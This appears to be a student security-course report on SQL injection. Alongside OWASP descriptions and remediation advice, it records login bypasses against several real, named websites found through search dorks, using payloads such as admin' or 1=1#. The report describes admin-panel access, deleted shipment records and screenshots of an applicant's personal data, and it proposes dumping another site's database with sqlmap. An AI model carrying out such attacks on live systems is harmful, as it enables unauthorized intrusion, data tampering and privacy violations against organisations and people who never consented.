
STEP 5: In compare box copy the value which was in readme file do same for all 5 .

```
<li>E30AEE0086E19B8339E87D763417516F</li>
<li>001238F30D26848B1757C08D91CD9A77</li>
<li>86FC16B9EE4D51318751C404C8757BF1</li>
<li>DA97A5AA74238FC464D637DB373CA2B4</li>
<li>E75A8890253464D0C99560E62220536E</li>
```

STEP 6: Calculate the Checksums for it







STEP 7: Analyze the output we can see that DOC 1 DOC 2 DOC 3 DOC 4 results are same but DOC5 and compared value is different

23EO4-ST#IS#6246– Task-7

Task No: 7

Part A

QUESTION:

Find any two websites that are vulnerable to login bypass using SQL injection payloads.

1. VULNERABILITY : SQL INJECTION
2. CVSS SCORE



3. Relate with owasp top 10

SQL Injection is usually ranked #1 in the OWASP Top 10 list. It is regarded as one of the most common and dangerous security flaws that online applications must deal with.

For example:

Broken Authentication: A large number of these payloads aim to compromise authentication systems. Payloads such as 'or '1='1' and 'admin" or "1"="1', for instance, try to get around authentication checks by injecting conditions that always evaluate to true, giving access to the system without proper authorization.

4. Description

An application's database queries can be manipulated by an attacker using a web security flaw called SQL injection. Malicious SQL code can be injected into input fields to allow attackers to access databases without authorization, retrieve confidential data, alter data, or even take down the whole system.

5. Impact

Sensitive information kept in a database may be accessed without authorization thanks to SQL injection attacks. Numerous pieces of data, such as passwords, usernames, bank records, and intellectual property, are all retrievable by attackers. SQL injection-related data breaches can have serious negative effects on an organization's finances, reputation, and legal standing.

Data manipulation: SQL injection is a tool that attackers can use to alter or remove data that is kept in a database. This might lead to crucial data being lost, corrupted, or altered without authorization, which would compromise the dependability and integrity of the application's functionality.

An organization's reputation can be severely harmed and trust among stakeholders, partners, and customers eroded by the public revelation of SQL injection vulnerabilities and related data breaches. For impacted companies, reestablishing credibility and confidence can be a difficult and drawn-out process.

6. Recommendations

Prepared statements or parameterized queries keep dangerous SQL commands out of the user's input by separating SQL code from it. By ensuring that input data is handled as data rather than executable code, this method reduces the possibility of SQL injection.

Strict input validation and sanitization procedures should be put in place to make sure that user-supplied data follows format expectations and is free of harmful characters and SQL code. Verify the input data against a whitelist of permitted characters or formats, and discard any that don't meet these requirements.

7. References

OWASP Cheat Sheet for SQL Injection Prevention:


https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

<https://www.baeldung.com/sql-injection>

8. Step by step procedure

[SQL-Injection-Authentication-Bypass-Cheat-Sheet link](#)

<https://github.com/mrsuman2002/SQL-Injection-Authentication-Bypass-Cheat-Sheet/blob/master/SQL%20Injection%20Cheat%20Sheet.txt#L4>



TARGET 1:

STEP 1: Select target website which has field of username and password (LOGIN) to enter

Inurl: pk login

Url: <http://www.alltimecargo.com/login.php>

Payload: admin' or 1=1#

STEP 2: Click on Login button




STEP 3: In username and password field enter this payload: admin' or 1=1#





STEP 5: Login is now successful. Bypassed successfully



STEP 6 : We got accesss to their admin panel as you can see we can edit delete the products

SELECT	ID	SERIAL NO	DOOR NO	FLOOR NO	ORIGIN DESTINATION	WEIGHT	CREDIT	COMPANY	COMPANY	MOBILE NO	DATE	SHIPMENT TIME	COMPANY	REMOVE BUTTON
select	8154887735	001	124001	100	10 Box 10 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887741	001	124007	1000000	21 Box 10 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887742	001	124008	100	10 Box 10 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS ELECTRONICS LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887743	001	124009	100	10 Box 11 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS ELECTRONICS LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887744	001	124010	100	21 Box 10 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS ELECTRONICS LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887745	001	124010	100	10 Box 11 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS ENTERPRISES LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887746	001	124010	100	22 Box 10 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS CENTER LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887747	001	124011	100	21 Box 10 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887748	001	124011	100	22 Box 10 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887749	001	124011	100	10 Box 11 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS LTD	10	100-100	10-Feb	100			Edit Delete

STEP 7: Record deleted. We can easily modify anything

SELECT	ID	SERIAL NO	DOOR NO	FLOOR NO	ORIGIN DESTINATION	WEIGHT	CREDIT	COMPANY	COMPANY	MOBILE NO	DATE	SHIPMENT TIME	COMPANY	REMOVE BUTTON
select	8154887745	001	124008	100	10 Box 10 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS ENTERPRISES LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887746	001	124010	100	10 Box 11 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS ELECTRONICS LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887747	001	124010	100	21 Box 10 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS ELECTRONICS LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887748	001	124011	100	22 Box 10 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS CENTER LTD	10	100-100	10-Feb	100			Edit Delete
select	8154887749	001	124011	100	10 Box 11 kg	CREDIT	TVS SUPPLY CHAIN SOLUTIONS LTD	10	100-100	10-Feb	100			Edit Delete


TARGET 2

STEP 1: Select target website which has field of username and password (LOGIN) to enter


Inurl: pk login

Url: <http://admission.pinahs.edu.pk/login.php>

Payload: admin' or '1'='1--



STEP 2: Enter this payload : admin' or '1'='1--un username and password input field



STEP 3: Successful login

The screenshot shows a web browser window for Patel Hospital's admission application system. The title bar reads "Dell in Dell" and "Working Remotely". The main header features the Patel Hospital logo and the text "PATEL HOSPITAL". Below the header, a teal banner displays "Applied for the Admission Programs". A table lists three admission applications:

EDU CODE	PROGRAM NAME	SESSION	FEES CHARGED	APPLICATION	SIP GENERATE	Update
0011	Bachelor of Science-Generic - 4 yrs	2024-2028	ENROLLMENT FEES RSN - GENERIC 2023-2027 2200	Applied	Generate Admit Card	Print
0011	Bachelor of Science-Generic - 4 yrs	2023-2027	ENROLLMENT FEES RSN - GENERIC 2023-2027 1500	Applied	Generate Admit Card	Print
0012	Bachelor of Science-Post RN - 2 yrs	2023-2025	ENROLLMENT FEES RSN - POST RN 2023-2025 1500	Applied	-	-

At the bottom left, it says "Powered by IT Directorate Patel Hospital". The taskbar at the bottom shows various application icons.

The screenshot shows a web browser window for Patel Hospital's admission application system. The title bar reads "Dell in Dell" and "Working Remotely". The main content area is titled "CREATE YOUR ONLINE APPLICATION ACCOUNT". The form fields include:

Applied for Program	Name as per Matric Certificate	Tags	
Bachelor of Science Generic - 4 yrs	Harish Patel	SC	
Father Name	Date of Birth	Applied Date	
Patel	18-01-1985	01-01-2024	
Gender	Religion	Caste/CNIC without Hash	District
Female	HCA	THIRUVANANTHAPURAM	Kozhikode, Kerala, India
Marital Status	Nationality	Call No without hash	Email
Unmarried	Indian	077788550	harishpatel123@gmail.com
Temporary Address		Permanent Address	
Andhra		No place specific to permanent address	
<input type="button" value="Submit"/>		<input type="button" value="Next Step"/>	
<input type="button" value="Choose File"/>		<input type="button" value="Choose File"/>	

At the bottom right, it says "Activate Webhook" and "Go to Settings to activate Webhook". The taskbar at the bottom shows various application icons.


TARGET 3:

STEP 1: Select target website which has field of username and password (LOGIN) to enter


Inurl: pk login

Url: <http://www.technopk.com/login.php>

Payload: admin' or '1='1



Login successfull



PART B

TASK NO: 7 PART B

QUESTION

Find any Pakistan website that is vulnerable to SQLi attack

1. Vulnerability : SQL syntax error injection attack
2. CVSS SCORE- cvss calculator



3. Relate with owasp top 10

The **SQL syntax error injection attack** vulnerability aligns with the first category in the OWASP Top 10, which is **Injection**. Injection vulnerabilities, occur when untrusted data is sent to an interpreter as part of a command or query, leading to unauthorized execution of commands. In the case of the described attack, injecting a single quote at the end of a URL parameter is an attempt to manipulate the structure of an SQL query executed by the web application's backend database.

4. Detailed explanations

SQL injection vulnerability by appending a single quote ('') at the end of a URL parameter, particularly with an identifier (e.g., id=). This action is an attempt to manipulate the structure of an SQL query.

Detailed explanation of the attack:

Identification of Vulnerability: To identifies a URL parameter that appears to be associated with database operations, such as retrieving a specific record based on an **identifier (id=)**.

Injection Attempt: Then appends a **single quote ('')** at the end of the parameter value in the URL. This action is an attempt to inject malicious SQL code into the SQL query.

SQL Syntax Error: If the application is vulnerable to SQL injection, appending a single quote can disrupt the SQL query's syntax it will give (SQL syntax error)

Observation of Error Responses: Upon submitting the manipulated URL, then observe the application's response. If the application returns an error message or exhibits abnormal behaviour, such as displaying a syntax error page or disclosing database-related information, it indicates that the SQL injection attempt was successful

Now we can use SQLMAP to retrieve databases, tables Columns and to gain more information

5. Impact

If the SQL injection vulnerability is successfully exploited, private information kept in the application's backend database may become accessible to unauthorized parties. Numerous types of data, such as user credentials, private information, financial records, and proprietary material, can all potentially be extracted by attackers.

Successful exploitation of the SQL injection vulnerability grants attackers access to database tables, columns, and credentials, including user authentication information, such as usernames and password hashes, posing significant risks of unauthorized access, identity theft, and data exfiltration.

6. Recommendations

To guarantee that user-supplied input is free of characters like single quotes, semicolons, and special characters that could change the syntax of SQL queries, implement comprehensive input validation and sanitization procedures. By comparing input to a predetermined set of permitted characters or patterns using whitelisting techniques, you can reject any input that does not meet these requirements. To automate the validation process and lower the risk of vulnerabilities brought on by inconsistent or insufficient validation, employ input validation libraries or frameworks.

When doing database operations, use prepared statements or parameterized queries to keep SQL code and user input apart. In order to avoid allowing user input to be directly concatenated into the query, parameterized queries connect input parameters to placeholders in the SQL expression.


7. References

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

STEP 1:

Identify the URL parameter that appears to be associated with based on an identifier (e.g., id=).


Target URL: <https://native.edu.pk/detail.php?ComCatID=11>



STEP 2:

